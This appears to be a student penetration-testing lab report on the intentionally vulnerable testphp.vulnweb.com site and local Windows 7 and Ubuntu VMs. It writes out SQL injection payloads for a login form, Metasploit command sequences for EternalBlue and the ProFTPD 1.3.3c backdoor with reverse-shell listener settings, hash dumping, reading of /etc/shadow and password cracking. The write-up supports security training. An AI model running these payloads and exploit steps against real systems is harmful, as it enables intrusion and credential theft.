### P**roject 1** Scenario: I am working as an ethical hacker for XYZ company. The company has granted permission to conduct penetration testing on its web applications to identify vulnerabilities in "[testphp.vulnweb.com](http://testphp.vulnweb.com/)" . My task is to submit a high-level technical report that includes:     Proof of Concept (POC) screenshots     Techniques used     Tools and frameworks utilized

1. web : testphp.vulnweb.com
2. Ip : 44.228.249.3
3. open ports : 80
4. The operating system of the server is likely to be Linux, with a version between 2.6.32 and 5.8 (based on the aggressive OS guesses).

### 1. WhatWeb Scanning

1. Command : whatweb [http://testphp.vulnweb.com](http://testphp.vulnweb.com/)
2. **Server Information:**
3. Web server: Nginx 1.19.0
4. PHP version: 5.6.40
5. Adobe Flash installed
6. Location: United States
7. Contact: wvs@acunetix.com
8. Site Title: "Home of Acunetix Art"

**Vulnerabilities:**

1. **Outdated PHP (5.6.40)**: Vulnerable to known exploits.
2. **Outdated Nginx (1.19.0)**: Potentially vulnerable.
3. **Adobe Flash**: Known security risk.
4. **Vulnerabilities:**
5. Based on the output, we can identify some potential vulnerabilities:
6. The PHP version is outdated (5.6.40) and may be vulnerable to known exploits.
7. The Nginx version is also outdated (1.19.0) and may be vulnerable to known exploits.
8. Adobe Flash is installed on the server, which is a known vulnerability.

#### 2. Scan and Exploitation:

Tool Used: SQLMap

Commands : **sqlmap -u "http://testphp.vulnweb.com/login.php" –forms**

Outcome:

* SQL injection vulnerabilities were found in the uname and pass fields.

Vulnerable Parameters:


* uname (POST)
* pass (POST)

Injection Types:


* Boolean-based blind injection
* Time-based blind injection
* UNION query injection

Exploitation Payloads:

* **uname**:
  + Boolean-based blind injection: uname= uname=-7229' OR 7721=7721#&pass=TSTY
  + Time-based blind injection: uname=yMAD' OR 8439=(SELECT COUNT(\*) FROM INFORMATION\_SCHEMA.COLUMNS A, INFORMATION\_SCHEMA.COLUMNS B, INFORMATION\_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- CPrW&pass=TSTY
  + UNION query injection: uname=yMAD' UNION ALL SELECT NULL,CONCAT(0x717a6b7671,0x774a71424441527a596c505066645a4e477478614958624d54687672414154737068634d41794648,0x716b717871),NULL,NULL,NULL,NULL,NULL,NULL#&pass=TSTY
* **pass**:
  + Boolean-based blind injection: uname=yMAD&pass=-5538' OR 8988=8988#




* + Time-based blind injection: uname=yMAD&pass=TSTY' AND 7580=(SELECT COUNT(\*) FROM INFORMATION\_SCHEMA.COLUMNS A, INFORMATION\_SCHEMA.COLUMNS B, INFORMATION\_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- XyyP
  + UNION query injection: uname=yMAD&pass=TSTY' UNION ALL SELECT NULL,CONCAT(0x717a6b7671,0x7a516b7842756d4c5074534f4a6e6f676e5470764e76475869597250454d4d656746707745476d65,0x716b717871),NULL,NULL,NULL,NULL,NULL,NULL#



#### 3. Directory Enumeration:

Tool Used: Gobuster

Commands : gobuster dir -u http://testphp.vulnweb.com -w /usr/share/dirb/wordlists/common.txt




Results:

* /admin (Status: 301)
* /cgi-bin/ (Status: 403)
* /crossdomain.xml (Status: 200)
* /CVS/ (Status: 301)
* /favicon.ico (Status: 200)
* /images/ (Status: 301)
* /secured/ (Status: 301)
* /vendor/ (Status: 301)

#### 4. Web Vulnerability Scanning:

Tool Used: Nikto

Commands : nikto -h [http://testphp.vulnweb.com](http://testphp.vulnweb.com/)

  
Findings:

* Server: nginx/1.19.0
* Missing security headers:
  + X-Frame-Options
  + X-Content-Type-Options
* /clientaccesspolicy.xml contains wildcard entries.
* /crossdomain.xml contains wildcard entries.

### Conclusion:

The website is vulnerable to multiple SQL injection types in the login form and lacks security headers, which can expose it to various attacks like unauthorized access and data extraction. Additionally, directories like /admin and files like /crossdomain.xml and /clientaccesspolicy.xml are accessible, increasing the attack surface.

Before exploiting the Window 7 and ubuntu we have to host it on vmware so that we can exploit it in a controlled environment.

### **Project 2** Scenario: As a security analyst at ABC company, with prior experience in network penetration testing, I have been assigned by my team leader to conduct network scanning. Your objective is to identify devices and check if any have vulnerabilities in "windows VM and Ubuntu VM". You are required to report the findings in a technical documentation, which should include:     A complete penetration testing report     Testing techniques used     Proof of Concept (POC) screenshots     A summary that is understandable by non-technical personnel

**Window 7**

We have to scan the machines thorugh our haching machine like Kali but in my case I used Kali and Parrot os to find out the ip pf victim machine .

**Reconssaince : Know the ip of the of targeted Machine**

**Command :** arp-scan --localnet

Ensuring that this is the target ip and finding vulnerbility.

**IP :** 172.16.130.132

**Nmap Scanning**

**Command :**

nmap -sV --script vuln -oN nmap\_scan\_results.txt 172.16.130.132

Nmap scan report for 172.16.130.132

Host script results:

|\_smb-vuln-ms10-061: NT\_STATUS\_ACCESS\_DENIED

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

After that find out which vulnerbility it contains in this case it is containing **smb ms17-010** related vulnerbility which default port is 445, exploit it using metasploit.

**Start exploiting :**

**Commands :**

msfconsole

search ms17-010

use exploit/windows/smb/ms17\_010\_eternalblue

set RHOSTS 172.16.130.132

set RPORT 445

set LHOST 192.168.100.191


set LPORT 4444

exploit

References :

<https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/>

Output :



To get the password and crack the password :

**Commands :**



Window command (Contains the hash of the window machine) :

hashdump

Linux command (Used for hash cracking ) :

john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hash.txt

**Password :** alqfna22



## Ubuntu 16.04 LTS

Again We have to scan the machines thorugh our haching machine like Kali but in my case I used Kali and Parrot os to find out the ip of victim machine .

**Reconssaince : Know the ip of the of targeted Machine**

**Command :** arp-scan --localnet

Ensuring that this is the target ip and finding vulnerbility.

**IP :** 172.16.130.133

**Nmap Scanning**

**Command :**

sudo nmap -sS -sV -O -T4 -A 172.16.130.133

**Result :**

PORT STATE SERVICE VERSION

21/tcp open ftp ProFTPD 1.3.3c

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)

| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)

|\_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|\_http-title: Site doesn't have a title (text/html).

|\_http-server-header: Apache/2.4.18 (Ubuntu)

MAC Address: 00:0C:29:0C:1D:1B (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4

OS details: Linux 3.2 - 4.9

Network Distance: 1 hop

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

It contains a vulnerable Port 21 : proFTPD 1.3.3c .

Reference : <https://hackernoon.com/exploiting-the-proftpd-linux-server>

Research and exploit it.

Commands :

search proFTPD 1.3.3c

use exploit/unix/ftp/proftpd\_133c\_backdoor

set RHOST 172.16.130.133

set RPORT 21

set LHOST 192.168.100.191

set LPORT 4443


exploit

**OR**

We can use a automation script which is mainly made for proftpd 1.3.3c vulnerbility.

<https://github.com/shafdo/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script/blob/main/proFTPD_1.3.3c_exploit.py>

But in my case I use manual method to exploit that.

**Output :**

**Password Finding and Cracking :**

**commands :**

id (Ensuring the user id)

python -c 'import pty; pty.spawn("/bin/sh")' (for Tty shell)

User Credentials :

cat /etc/shadow


cat /etc/passwd

Unshadowing and password cracking :

unshadow passwd.txt shadow.txt > pass.txt

john pass.txt

Reference : <https://erev0s.com/blog/cracking-etcshadow-john/>

**Password :** marlinspike